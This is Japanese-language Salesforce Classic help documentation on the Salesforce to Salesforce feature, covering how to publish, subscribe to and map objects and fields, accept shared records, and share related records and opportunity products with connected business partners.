別の組織への接続を作成したら、その組織とデータを共有できます。ビジネスパートナーは、あなたの組織のレコードに直接アクセスできるわけではなく、Salesforce to Salesforce を使用してあなたの組織のレコードと接続しているレコードを組織内に所有しています。一方のレコードで共有情報が更新されると、他方のレコードに反映されます。1 つ以上の接続先と複数のレコードを共有できます。他の接続先が同じレコードを受け取った場合でも、接続先には、共有レコードを引き受けることがあります。

メモ: Salesforce to Salesforce を使用してビジネスパートナーがレコードを使用できるようにする手順は、組織内でレコードを共有する場合とは異なります。

ビジネスパートナーと共有するレコードの種類を制御するには、公開するオブジェクトと項目を選択します。

さらに、ビジネスパートナーが許可した情報を組織内で使用する方法を制御するには、オブジェクトを登録し、そのオブジェクトの項目を自身のオブジェクトの項目に対応付けます。

接続先で個々のレコードまたはその関連レコードを使用できるようにするには、レコードを1つ以上の接続先に共有送信するか、接続先を含むキューにレコードを割り当てます。接続先にレコードを共有送信するときに、そのレコードに含める関連レコードを選択して、レコードの使用が許可されたことを通知するメールを接続先の取引先責任者に送信できます。

同様にビジネスパートナーも、あなたの組織にレコードの使用を許可できます。ビジネスパートナーがあなたの組織にレコードの使用を許可すると、オブジェクトのホームページのビューから、そのレコードの基本情報の詳細を参照できます。次に、レコードおよびその関連レコードを引き受けるかどうかを選択します。また、オブジェクトを登録している場合、オブジェクトのレコードを接続先と共有すると自動的に引き受けられるよう指定することもできます。これは特に、接続先と大量のレコードを共有することを期待している場合に役立ちます。

レコードを引き受けたら、Salesforce to Salesforce を使用してレコードの使用を許可する場合と同じ方法で、そのレコードを他の接続先に対して使用を許可できます。これにより、多層ビジネスネットワークで作業を行うこ

とができます。多層ネットワークでは、組織の共有レコードに変更を加えると、そのレコードを共有しているすべての組織でその情報が更新されます。

関連トピック:

- Salesforce to Salesforce での項目の公開
- Salesforce to Salesforce での項目の登録
- Salesforce to Salesforce 使用のヒント

Salesforce to Salesforce でのオブジェクトの登録

ビジネスパートナーと Salesforce to Salesforce を使用して接続している場合、ビジネスパートナーが公開したオブジェクトを登録できます。オブジェクトを正式に契約するときは、組織のオブジェクトに対応付けます。標準オブジェクトは、組織内の標準オブジェクトに対応付ける必要がありますが、カスタムオブジェクトは、任意のカスタムオブジェクトに対応付けできます。たとえば、ビジネスパートナーが「見込み客」という名前のカスタムオブジェクトを公開した場合、「顧客」という名前のカスタムオブジェクトに対応付けできます。

オブジェクトを登録する手順は、次のとおりです。

1. [接続] タブをクリックします。
2. 変更する接続の名前をクリックします。
3. [登録オブジェクト] 関連リストで [登録 / 登録解除] をクリックします。
4. 登録するオブジェクトを選択するには、そのオブジェクトに対応付けるユーザ組織内のオブジェクトを選択します。公開オブジェクトを登録しない場合は、[--なし--] を選択します。
5. 接続先と共有するとき該当する種類のレコードを自動的に引き受ける場合は、オブジェクトの隣にある [自動引き受け] チェックボックスをオンにします。対応付けを選択すると、チェックボックスが表示されます。

   メモ: このチェックボックスは、以下の場合には使用できません。

   - 子オブジェクト。親レコードが引き受けられると、商談商品、ToDo、公開ケースコメントは自動的に引き受けられます。添付ファイルが公開に設定されて、[接続先と共有] チェックボックスがオンになっている場合、添付ファイルは自動的に引き受けられます。
   - 主従関係のカスタム連結オブジェクトまたは従オブジェクトなど、1 つまたは複数の主オブジェクトを持つオブジェクト。

   また、[自動引き受け] は、すでに引き受けられているケースレコードの子であるケースレコードなど、別のレコードの子として共有されるレコードには適用されません。

6. [保存] をクリックします。

メモ: オブジェクトを登録していて、ビジネスパートナーがそのオブジェクトをもう公開していない場合、そのオブジェクトの契約が自動的に解除されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開オブジェクトを登録する
- 「接続の管理」

オブジェクトを登録すると、自分のオブジェクトの項目にそのオブジェクトの公開項目を対応付けできます。たとえば、リードの［説明］項目を、［パートナーの説明］というリードのカスタム項目に対応付けできます。これにより、ビジネスパートナーによる説明ではなく、自身の項目を使用して組織のユーザにリードを説明できます。

その他の考慮事項

- リードまたはケースを自動的に引き受ける場合、レコードが自動的に引き受けられると、組織の有効な割り当てルールが適用されます。
- 接続先で共有されているレコードを自動的に引き受けるには、そのレコードの接続先の所有者が有効ユーザである必要があります。

Salesforce to Salesforce での項目の登録

ビジネスパートナーからの Salesforce to Salesforce への参加招待を受諾したら、ビジネスパートナーが公開した項目を登録し、それらの項目を自分の項目に対応付けできます。共有しているレコードの項目をビジネスパートナーが更新すると、その項目は、自分の組織の共有レコードで更新されます。

たとえば、ビジネスパートナーが［説明］項目を公開すると、その項目を［パートナーの説明］というカスタム項目に対応付けできます。これにより、自分専用の項目を使用して、組織のユーザのリードを説明できます。

項目を登録する前に、「Salesforce to Salesforce での項目の対応付けのベストプラクティス」を参照してください。

登録オブジェクトで項目を対応付ける手順は、次のとおりです。

1. [接続] タブをクリックします。
2. 変更する接続の名前をクリックします。
3. [登録オブジェクト] 関連リストで、オブジェクトの横にある [編集] をクリックします。
4. ドロップダウンリストから該当する項目を選択して、ビジネスパートナーの公開項目を組織の項目に対応付けます。

   メモ: 項目は、同じデータ型、長さ (テキストおよび数値項目)、小数点の位置 (数値項目) の項目としか対応付けられず、ドロップダウンリストには、適切なデータ型の項目のみが表示されます。公開項目の横にある情報アイコン ( ) の上にマウスポインタを置くと、その項目のデータ型の詳細を参照できます。公開項目からデータを自分の項目に入力しない場合は、［--なし--］を選択します。

5. 項目が選択リストである場合には、[値の編集] をクリックして、各公開選択リスト値を組織の選択リスト値に対応付けます。
6. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開項目を登録する
- 「接続の管理」

メモ: 項目の対応付けと選択リストの値の変更は、Salesforce がキャッシュを更新している最大 15 分間、ビジネスパートナーの組織に表示されない場合があります。このキャッシュにより、さらに大量のトランザクションをサポートできるため、組織の制限対象となる API 呼び出し数を削減できます。

関連トピック:

- 接続の管理
- Salesforce to Salesforce での項目の公開

Salesforce to Salesforce での項目の対応付けのベストプラクティス

エディション

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Salesforce to Salesforce で項目を登録するときには、その項目を自分の組織の項目に対応付ける必要があります。これにより、その項目への更新がすべての共有レコードに同期されます。項目を対応付ける前に、次の重要なベストプラクティスを確認してください。

重要: この情報は、標準 Salesforce to Salesforce 接続に適用されます。組織同期の一部として複製接続のために項目を対応付ける場合、この情報が部分的に該当しない可能性があります。

項目の自動対応付け

- 項目を登録するとき、[[自動対応付け] 項目] を選択してビジネスパートナーの項目を自動的に自分の項目と対応付けます。このオプションを選択したら、[保存] をクリックして加えた変更を適用します。
- 対応付けられない項目がある場合、Salesforce によって API 名が一致する項目があるかどうか確認されます。一致がない場合、Salesforce によって一致する項目表示ラベルがあるかどうか確認されます。それでも一致がない場合、［--なし--］が選択されます。
- [[自動対応付け] 項目] を選択しても、以前の選択内容は上書きされず、選択解除しても、以前に対応付けられた項目に影響はありません。
- 次の標準項目が自動的に対応付けられます。
  - 取引先: ［取引先名］、および個人取引先を使用している場合は［姓］
  - 添付ファイル: ［内容］、［コンテンツタイプ］、［ファイル名］
  - ケース: ［件名］
  - ケースコメント: ［内容］および［公開済み］
  - 取引先責任者: ［姓］
  - カスタムオブジェクト: ［名前］
  - リード: ［姓］および［会社］
  - 商談: ［名前］、［完了日］、［フェーズ］
  - 商品: ［商品名］
  - ToDo: ［件名］
  - 商談商品: ［数量］、［販売価格］

選択リスト項目の対応付け

- 選択リスト値が［--なし--］に対応付けられており、ビジネスパートナーが選択リスト値を入力した場合、自分の選択リスト項目は同じ値に設定されます。たとえば、[リード状況]選択リストを登録し、ビジネスパートナーがその選択リストに［内部］という値を設定していると、自分のレコードのリード状況は［内部］になります。
- カスタム項目を選択リスト項目に変換するには、項目の公開を停止し、データ型を変更してから、再び項目を公開します。

通貨項目の対応付け

- 通貨項目を対応付けていて、接続で共有するレコードが組織で有効にしていない通貨を使用している場合、組織でそのレコードを自動的に受け入れると、その通貨項目は更新されません。レコードを手動で受け入れる場合、組織でレコードと同じ通貨が使用されている場合に限り、通貨が更新されます。

  たとえば、接続で商談を共有しているとします。組織ではユーロのみを使用しています。接続で商談の金額が 300 ドルに更新されます。組織ではアメリカドルをサポートしていないため、組織のレコードでは、商談の金額は更新されません。

- 通貨項目を対応付け、自分または接続がその項目を含むレコードの通貨を変更した場合、自分がその項目に加えた更新は、相手の組織には伝搬されなくなり、接続がその項目に加えた更新は自分の組織に反映されません。
- 積み上げ集計項目を同じ通貨種別の通貨項目に対応付けることができます。たとえば、通貨種別が［米国ドル］の積み上げ集計項目は、アメリカドルを使用する通貨項目に対応付けることができます。

数量と収益によるスケジュールの対応付け

- 接続の組織で [数量によるスケジュール] または [収益によるスケジュール] が有効化されていて、その接続からの Products オブジェクトを登録している場合、次の項目を登録して、自分の組織の一致する項目に対応付ける必要があります。

スケジュールの種別	対応付ける項目
数量スケジュール	– 数量スケジュール回数 – 数量スケジュール期間 – 数量スケジュール種別
収益スケジュール	– 収益スケジュール回数 – 収益スケジュール期間 – 収益スケジュール種別

異なるデータ型の対応付け

- 個人取引先項目は個人取引先項目にのみ対応付け、法人取引先項目は法人取引先項目にのみ対応付ける必要があります。

- 接続が個人取引先を使用していて、自分が使用していない場合、接続と個人取引先レコードを共有すると、個人取引先の［姓］項目が取引先名として使用されます。個人取引先を有効にしている場合、［姓］に自動的に登録されます。姓と取引先名に変更があると同期されます。
- 標準数値項目をカスタム数値項目に対応付けることはできません。
- 参照項目を 80 以上の文字を含むテキスト項目に対応付けることができます。テキスト項目に対応付けられたルックアップ項目が接続によって編集されると、テキスト項目はその変更内容によって更新されます。
- 自動採番項目を 30 以上の文字を含むテキスト項目に対応付けることができます。
- 数式項目を同じデータ型の項目に対応付けることができます。たとえば、数値データ型の数式項目を数値データ型の項目に対応付けることができます。数式項目がテキストデータ型なら、長さが 80 文字以上のテキスト項目に対応付けることができます。逆に、項目を数式項目に対応付けることはできません。たとえば、通貨データ型の数式項目を通貨項目に対応付けることができますが、通貨項目を数式項目に対応付けることはできません。システム監査項目はサポートしていません。

項目の登録解除

- 次の条件を満たす場合、自動的に項目から登録解除されます。
  - ビジネスパートナーが項目の公開を停止した
  - 公開済み項目に対応付けられたカスタム項目を削除した
  - カスタム選択リストまたはカスタム複数選択リストのデータ型が変更された(カスタム選択リストがテキスト項目に変更された場合など)

関連トピック:

Salesforce to Salesforce での項目の登録

接続先からの共有レコードの引き受け

Salesforce to Salesforce を使用して、接続先のビジネスパートナーによって使用を許可されたレコードを引き受けることができます。レコードを引き受ける場合、自分自身、別のユーザ、キューにレコードを割り当てることができます。そのレコードがリードまたはケースである場合、組織の割り当てルールを使用して自動的に割り当てることができます。レコードがユーザがすでに引き受け済みのレコードの子である場合は、子レコードを引き受けるときに親レコードに割り当てることができます。また、オブジェクトを登録している場合、オブジェクトのレコードを接続先と共有すると自動的に引き受けられるよう指定することもできます。

入力規則に違反しているため共有レコードの引き受けを実行できない場合は、「[受信接続名] 次の文字列と一致しない Null」という入力規則を作成します。これにより、接続先から引き受けるレコードについては入力規則が無視されます。この規則を作成するには、次の式を使用します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードを引き受ける
- オブジェクトに対する「参照」または「編集」

接続で共有されるレコードを参照する
- 「接続の管理」またはリストビューへのアクセス権

```
IF(OR(ISNEW(), ISNULL(Id)), if(ConnectionReceivedId =null,
TRUE, FALSE),NOT(AND(ISCHANGED(ConnectionReceivedId),
NOT(ConnectionReceivedId = null))))
```

入力チェックを行うすべての Apex トリガに対しても、同様の規則を作成してください。

使用を許可されたレコードを引き受ける手順は、次のとおりです。

メモ: レコードを手動で承認する場合は、そのレコードの対応付けられてるすべての項目を更新するのに多少時間がかかります。

レコードの受け入れ中にエラーが発生する場合、詳細は [接続履歴] を参照してください。

1. 引き受けるレコードタイプに対応するタブを選択します。
2. 接続リストビューを選択し、[Go!] をクリックします。たとえば、[接続先からのリード] セクションの [リード] タブで、ドロップダウントリストからリストビューを選択し、[Go!] をクリックします。
3. 取引先、取引先責任者、および商談の場合は、引き受けるレコードの横にある [引き受ける] をクリックします。ケース、リードおよびカスタムオブジェクトの場合、引き受けるレコードの横にあるチェックボックスを選択して、[引き受ける] をクリックします。

メモ: すでに引き受け済みのレコードの子レコードである場合は、[親レコード名]列に親レコードの名前が表示されます。自身が親レコードであるか、親レコードを持たないレコードの場合、この列は空白です。

公開添付ファイルを持つレコードを受け入れると、その添付ファイルの［接続先と共有］チェックボックスをオンにした場合は、その添付ファイルも自動的に受け入れられます。

商談レコードの引き受け

商談を引き受ける場合は、商談をオブジェクトや価格表に関連付けたり、商談を新しい取引先または商談に関連付けたり、あるいは既存の取引先または商談を使用するオプションを使用します。新しい商談または取引先を作成する場合、そのレコードの所有者を設定することもできます。

取引先レコードの引き受け

取引先を引き受ける場合、その取引先を他のオブジェクトに関連付けたり、新しい取引先を作成したりすることも、既存の取引先を使用することもできます。新しい取引先を作成する場合、そのレコードの所有者を設定することもできます。

取引先責任者レコードの引き受け

取引先責任者を引き受ける場合、その取引先責任者を他のオブジェクトに関連付けたり、新しい取引先または取引先責任者を作成したりすることも、既存の取引先または取引先責任者を使用することもできます。新しい取引先責任者または取引先を作成する場合、そのレコードの所有者を設定することもできます。

ケース、リード、およびカスタムオブジェクトレコードの引き受け

ケース、リードまたはカスタムオブジェクトを引き受ける場合、そのケース、リードまたはカスタムオブジェクトを他のオブジェクトに関連付けたり、リードまたはカスタムオブジェクトを新規所有者に割り当てたりすることができます。

メモ: ［有効な割り当てルールによりリードを割り当てる］を選択していて、割り当てルールの条件が満たされない場合は、リード、ケース、またはカスタムオブジェクトは、デフォルトのリード、ケース、またはカスタムオブジェクトレコード所有者に割り当てられます。

商品レコードの引き受け

商品を引き受ける場合、新しい商品を作成することも商品を既存の取引先と関連付けることもできます。

その他の考慮事項

- 共有レコードを引き受けた後に、ビジネスパートナーが登録した項目をあなたが更新すると、その項目は、ビジネスパートナーの組織のレコードで自動的に更新されます。同様に、あなたが登録した項目をビジネスパートナーが更新すると、その項目はあなたの組織で自動的に更新されます。ビジネスパートナーがレコードを更新すると、［最終更新者］項目は「接続ユーザ」に設定されます。

- レコードを引き受けたら、Salesforce to Salesforceを使用してレコードの使用を許可する場合と同じ方法で、そのレコードを他の接続先に対して使用を許可できます。これにより、多層ビジネスネットワークで作業を行うことができます。多層ネットワークでは、組織の共有レコードに変更を加えると、そのレコードを共有しているすべての組織でその情報が更新されます。
- ビジネスパートナーが、ユーザがすでに引き受けたレコードの関連リストの [接続の管理] リンクを使用して後から子レコードを共有すると、組織にその子レコードを自動的に追加できます。

関連トピック:

Salesforce to Salesforce を使用したレコードの共有

接続ホームページ

Salesforce to Salesforce 使用のヒント

接続先からの関連レコードの自動的な引き受け

接続先から関連レコードを自動的に引き受けるためのルール

Salesforce to Salesforceを使用してレコードを共有する場合、子レコードも共有することができます。接続先からレコードを引き受けるとき、または接続先がユーザが送信したレコードを引き受けるときに、条件を満たす子レコードを自動的に引き受けるように設定できます。同様に、親レコードがすでに引き受けられている子レコードを、後から関連リストの [接続の管理] を使用して共有する場合にも、その子レコードが自動的に引き受けられるように設定できます。

子レコードを自動的に引き受けるには、次の条件が満たされている必要があります。

- 親レコードがすでに組織に引き受けられている。
- レコードが親レコードに対する子として関連している。
- 子レコードが 2 つのマスタレコードを持たない。
- 子レコードが同じ親オブジェクトに対して複数の関係を持たない。
- 接続所有者は、有効ユーザである。
- 親レコードの所有者は、有効ユーザである。

重要: 子レコードが自動的に引き受けられた場合、親レコードの関連リストでの参照に多少の遅れが生じる場合があります。また、子レコードが親レコードの関連リストの [接続の管理] リンクを使用して共有されている場合、送信接続名が表示されるまでに多少の遅れが生じる場合があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードを引き受けるまたは却下する
- レコードに対する「参照」または「編集」

子レコードが自動引き受け条件を満たしていない場合は、オブジェクトタブから手動で引き受ける必要があります。たとえば、商談レコードは [商談] タブから引き受ける必要があります。手動で引き受ける必要がある子

レコードは、正しく割り当てることができるように親レコード名も一緒に表示されます。詳細は、「接続先からの共有レコードの引き受け」 (ページ 1813)を参照してください。

関連トピック:

Salesforce to Salesforce での項目の登録

Salesforce to Salesforce でのオブジェクトの公開

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

オブジェクトを公開する
- 「接続の管理」

オブジェクトを公開すると、組織のユーザは Salesforce to Salesforce を使用してそのオブジェクトをビジネスパートナーと共有することができます。招待を受諾するか、新しいカスタムオブジェクトを作成するか、ビジネスパートナーと共有する情報を増やす場合、公開するオブジェクトを増やすこともできます。または、特定のビジネスパートナーに対して公開するオブジェクトを制限する必要が生じることもあります。

次のオブジェクトを公開できます。

- 取引先
- 添付ファイル
- ケース
- ケースコメント
- 取引先責任者
- リード
- 商談
- 商談商品
- 商品
- ToDo
- カスタムオブジェクト

接続先に対して公開オブジェクトを定義する手順は、次のとおりです。

1. [接続] タブをクリックします。
2. 変更する接続の名前をクリックします。
3. [公開オブジェクト] 関連リストで、[公開 / 非公開] をクリックします。
4. ビジネスパートナーに公開するオブジェクトを選択します。公開しないオブジェクトは選択を解除します。
5. [保存] をクリックします。

メモ: 編集する権限がないオブジェクトは公開できません。

公開オブジェクトを更新すると、その変更を通知するメールがビジネスパートナーに送信されます。このメールは、接続更新コミュニケーションテンプレートを編集することによりカスタマイズできます。

ビジネスパートナーは、次の場合にオブジェクトの契約が自動的に解除されます。

- オブジェクトの公開を中止する
- ビジネスパートナーが登録していたカスタムオブジェクトを削除する

オブジェクトを公開すると、そのオブジェクトで公開する項目を管理できます。項目公開の詳細は、「Salesforce to Salesforce での項目の公開」 (ページ 1817)を参照してください。

その他の考慮事項

- 組織のすべてのカスタムオブジェクトは、オブジェクト一覧に表示されますが、Salesforce to Salesforce でサポートするのは、リリース済みカスタムオブジェクトのみです。リリースされていないカスタムオブジェクトのレコードは共有送信できません。
- ケースコメントオブジェクトを公開すると、すべての公開ケースコメントが接続先と共有されます。特定のケースのコメントを共有しないようにするには、[非公開] をオンにします。

関連トピック:

Salesforce to Salesforce での項目の公開

接続先への関連レコードの共有送信

Salesforce to Salesforce での項目の公開

Salesforce to Salesforce でビジネスパートナーと連携する場合、オブジェクトを公開することにより、どのオブジェクトを共有するかを制御します。また、そのオブジェクトのうちどの項目を公開するかも制御できます。デフォルトでは、次の項目が公開されます。

- 取引先: [取引先名]、および個人取引先を使用している場合は [姓]
- 添付ファイル: [内容]、[コンテンツタイプ]、[ファイル名]
- ケース: [件名]
- ケースコメント: [内容] および [公開済み]
- 取引先責任者: [姓]
- カスタムオブジェクト: [名前]
- リード: [姓] および [会社]
- 商談: [名前]、[完了日]、[フェーズ]
- 商品: [商品名]
- ToDo: [件名]
- 商談商品: [数量]、[販売価格]

Salesforce to Salesforce では、各項目の API 表示ラベルを表示します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

項目を公開する
- 「接続の管理」

上記の必須項目に加え、他の項目を公開したり、現在公開している項目を特定のビジネスパートナーに限定したりする必要が生じることもあります。

接続に対し、公開項目を定義する手順は、次のとおりです。

1. [接続] タブをクリックします。
2. 変更する接続の名前をクリックします。
3. [公開オブジェクト] 関連リストで、公開オブジェクトの横にある [編集] をクリックします。

4. ビジネスパートナーに公開する項目を選択します。公開しない項目は選択を解除します。
5. [保存] をクリックします。

メモ: 編集する権限がない項目は公開できません。

項目の変更は、Salesforce がキャッシュを更新している間、最大 15 分間登録接続に表示されない場合があります。このキャッシュにより、さらに大量のトランザクションをサポートできるため、組織の制限対象となる API 呼び出し数を削減できます。

リッチテキストエリア (RTA) 項目は公開できません。

地理位置情報項目と標準住所の緯度および経度は、Salesforce to Salesforce ではサポートされません。

公開する項目を変更すると、その変更を通知するメールがビジネスパートナーに送信されます。このメールは、接続更新コミュニケーションテンプレートを編集することによりカスタマイズできます。

ビジネスパートナーは、次の場合に項目の登録が自動的に解除されます。

- 項目の公開を中止する
- ビジネスパートナーが登録していたカスタム項目を削除する
- ビジネスパートナーが登録していた項目の種別を変更する
- ロングテキストエリア、テキスト、パーセント、数値、通貨の項目のサイズや精度を変更する

これらの項目は公開されたままとなりますが、ビジネスパートナーは再契約する必要があります。

Salesforce サービスの新しいリリースに、新しい標準項目が含まれている場合があります。新しいリリースへは、世界中の Salesforce 組織で同時にアップグレードされるわけではないため、ビジネスパートナーの組織がアップグレードされるまで、ビジネスパートナーに新規項目を公開できません。サービスのアップグレードは、予定されたシステムメンテナンス時間に行われます。システムメンテナンスのスケジュールを確認するには、trust.salesforce.comを参照してください。

その他のヒントと検討事項

- 項目を公開するときは、ビジネスパートナーに項目に関する情報を送信することを検討してください。そうすることで、ビジネスパートナーは、自身のプログラムにとって意味のある対応付け戦略を作成しやすくなります。
- 公開したカスタム項目の名前を、パートナーが使用する言語に翻訳します。こうすると、パートナーはそれぞれの言語で項目名を見ることができます。
- 個人取引先を使用している場合に接続先で個人取引先が有効になっていないと、レコードを共有するときに個人取引先の［姓］が［取引先名］として使用されます。接続先で個人取引先が有効になっている場合、［姓］は自動的に登録されます。［姓］および［取引先名］に加えた変更は同期されます。
- 取引先責任者の［ミドルネーム］、［非公式名］、［肩書き］項目を公開する場合は、自社の組織とパートナーの組織の両方で項目が有効になっているか、パートナーの組織で取引先責任者の自動引き受けが設定されている必要があります。

関連トピック:

接続の管理

Salesforce to Salesforce での項目の登録

接続先でレコードを使用可能にする方法

Salesforce to Salesforce によりユーザは、接続するビジネスパートナーとレコードを共有できます。レコードを共有するには、レコードを接続先に直接共有送信するか、接続先のキューにレコードを割り当てるかの 2 つの方法があります。同じレコードを複数の接続先と共有できます。共有したレコードは、接続先で引き受ける必要があります。

メモ: レコードを、元々それを共有していた接続先に共有送信しないでください。送信すると、Apex トリガの実行時にエラーが発生します。

接続とのレコードの共有

接続するビジネスパートナーとレコードを共有できます。共有送信できるレコードは、自分または部下が所有するレコードです。システム管理者はすべてのレコードを共有送信できます。

メモ: 転送するどのリードレコードにも、［会社名］項目に値が含まれている必要があります。

リリースされていないカスタムオブジェクトのレコードは共有送信できません。

1. レコードおよびその関連レコードを共有送信する手順は、次のとおりです。
   - レコードの詳細ページを表示します。
   - [外部共有] 関連リストで、[共有送信] ボタンをクリックします。
2. 接続先に複数のレコードを共有送信する手順は、次のとおりです。
   - 転送するレコードタイプのタブを選択します。
   - ［表示］のドロップダウンリストからリストビューを選択して、[Go!] をクリックします。
   - リストビューで、共有送信するレコードの横のチェックボックスをオンにします。レコードをすべて選択するには、列のヘッダーにあるチェックボックスをオンにします。
   - [接続に転送] をクリックします。
3. [選択可能な接続] リストで、レコードを共有送信する接続先を選択します。
4. [追加] の矢印 ( ) をクリックして、接続先を [選択済みの接続] に移動します。
5. 必要に応じて、レコードを共有送信したことを接続先の担当者に通知するメールを送信する場合は、[メールで通知する (新規被招待者のみ)] を選択します。レコードの新規受信者のみがこのメールを受け取ります。以前レコードを共有送信した接続先がまたメールを受け取ることはありません。
6. 必要に応じて、共有送信する関連レコードの横のチェックボックスをオンにします。関連レコードを個別に共有することもできます。
7. [保存] をクリックします。

レコードは指定した接続先に共有送信されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続先にレコードを割り当てる
- レコードに対する「参照」または「編集」

レコードの共有を停止する
- レコードに対する「参照」または「編集」

接続先に複数のレコードを共有送信する
- 「接続の管理」

ヒント: 通貨項目など、特定の項目は Salesforce to Salesforce の特定の方法で対応付ける必要があります。詳細は、「Salesforce to Salesforce での項目の対応付けのベストプラクティス」を参照してください。

添付ファイルの共有

サポートされるオブジェクトの子レコードとして添付ファイルを共有できます。次の条件を満たす場合、添付ファイルは接続先に自動的に受け入れられます。

- 添付ファイルオブジェクト種別が接続先に公開され、接続先がそのオブジェクトを登録していること。
- 添付ファイルの親レコードを接続先と共有していること。
- 添付ファイルが「非公開」になっていないこと。
- 添付ファイルの［接続先と共有］チェックボックスがオンになっていること。
- 添付ファイルサイズが 20 MB 以下であること。

レコードの共有の停止

レコードの共有を停止する手順は、次のとおりです。

メモ: 共有を停止できるのは、自分または自分の下位ユーザが所有するレコードのみです。システム管理者は、すべてのレコードの共有を停止することができます。

1. レコードの詳細ページを表示します。
2. [外部共有] 関連リストで、[共有を停止] をクリックします。

接続先とのレコードの共有を停止すると、組織のレコードに対する変更は接続先の組織のレコードには反映されません。他の組織の共有レコードは削除されません。

関連トピック:

Salesforce to Salesforce を使用したレコードの共有
[外部共有] 関連リスト

[外部共有] 関連リスト

Salesforce to Salesforce を使用して、1 つ以上の接続先とレコードを共有できます。また、他の接続先が同じレコードを引き受けている場合でも、各接続先は共有するレコードを引き受けることができます。接続先から受信したレコード、または、接続先と共有するレコードで作業するとき、レコードの詳細ページには、レコードの状況を示すヘッダーがあります。レコードには、[外部共有]関連リストも含まれ、このレコードを共有する接続先とその共有状況の詳細が表示されます。

外部共有されるレコードは、次のいずれかの状況になります。

有効 (送信済み)
: レコードは、外部組織によって共有され、引き受けられました。

有効 (受信済み)
: レコードが外部組織から送信され、引き受けられました。

待機中 (送信済み)
: レコードは共有されていますが、外部組織は引き受けていません。

無効
: レコードは外部組織と共有されていません。

無効 (削除済み)
: レコードは外部組織によって引き受けられましたが、その組織がレコードを削除しました。

無効 (変換済み)
: レコードは外部組織が引き受けたリードであり、その組織によって商談が取引開始になりました。リードが取引開始済みになると、Salesforce to Salesforce は共有レコードを無効にするため、登録接続で更新されることはなくなります。

メモ: 取引開始の処理中に [リード 状況] を変更しても、登録接続には反映されません。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レコードの外部共有状況を表示する
- レコードに対する「参照」

レコードの共有を停止する
- 「接続の管理」

関連トピック:

Salesforce to Salesforce を使用したレコードの共有
接続先でレコードを使用可能にする方法

接続先への関連レコードの共有送信

Salesforce to Salesforce では、接続先とすでに共有されているレコードの子であるレコードを共有送信できます。親レコードを共有する場合に共有できる子レコードタイプを選択します。

特定の基準を満たしていれば、接続先が親レコードを引き受けた後、子レコードは接続先と自動的に共有になります。

関連レコードを共有するときは、次のヒントに留意してください。

- 共有されていないレコードから関連レコードを編集すると、その関連レコードは接続先で共有されなくなります。
- 関連レコードあたり最大 100 の ToDo を共有できます。この最大数には、未完了 ToDo と完了した ToDo の両方が含まれます。

親レコードの詳細ページから関連レコードの共有を停止する手順は、次のとおりです。

1. 親レコードの詳細ページを選択します。
2. 共有を停止する関連レコードが入っている関連リストの [送信接続名] 列で、[接続の管理] をクリックします。たとえば、取引先に関連する取引先責任者の共有を停止するには、取引先の詳細ページの取引先関連リストで、[接続の管理] をクリックします。
3. [選択された接続先] リストで、共有を停止する接続先を選択します。
4. [削除] の矢印 ( ) をクリックして、接続先を [選択可能な接続] リストに移動します。
5. [保存] をクリックします。

また、詳細ページから関連レコードの共有を停止する手順は、次のとおりです。

1. レコードの詳細ページを表示します。
2. [外部共有] 関連リストで、[共有を停止] をクリックします。

ケースコメントまたは添付ファイルの共有を停止するには、レコードを非公開にする必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

接続先にレコードを割り当てる
- レコードに対する「参照」または「編集」

接続先に関連レコードを共有送信する
- レコードに対する「参照」または「編集」

レコードの共有を停止する
- レコードに対する「参照」または「編集」

接続との商談商品の共有

商談商品は、商談レコードと商品レコードの両方に関連付けられています。そのため、関連付けられている商品も共有されていれば、共有されている商談の子レコードとしてのみ共有できます。

次のすべての条件に合えば、商談商品を接続先と自動的に共有します。

- 商談商品オブジェクト種別が接続先に公開され、接続先がそのオブジェクトを登録していること。
- 商談商品に関連付けられている商談と商品を接続先と共有していること。
- 接続先の組織で、引き受け中に商談を有効な価格表に関連付けること。
- 接続先の組織で、商品を商談と同じ有効な価格表に関連付けること。
- 接続先の組織で、商品が有効であること。
- 両方の組織で、商談通貨が同じであること。

商談商品を共有するときは、次の追加ルールを考慮します。

- 数量または収益のスケジュールが接続先の組織で有効になっている場合、[数量]項目と[販売価格]項目は、接続先の組織では更新されません。
- 商談商品に関連付けられている価格表が 1 つの組織で変更または削除されると、その商談商品は共有されなくなります。
- 商談が共有されなくなると、商談商品も共有されなくなります。

メモ: グローバル検索およびグローバル置換を実行して、複数の商談レコードのフェーズを現在編集している場合、Salesforce to Salesforce でレコードを転送した組織では変更が反映されません。

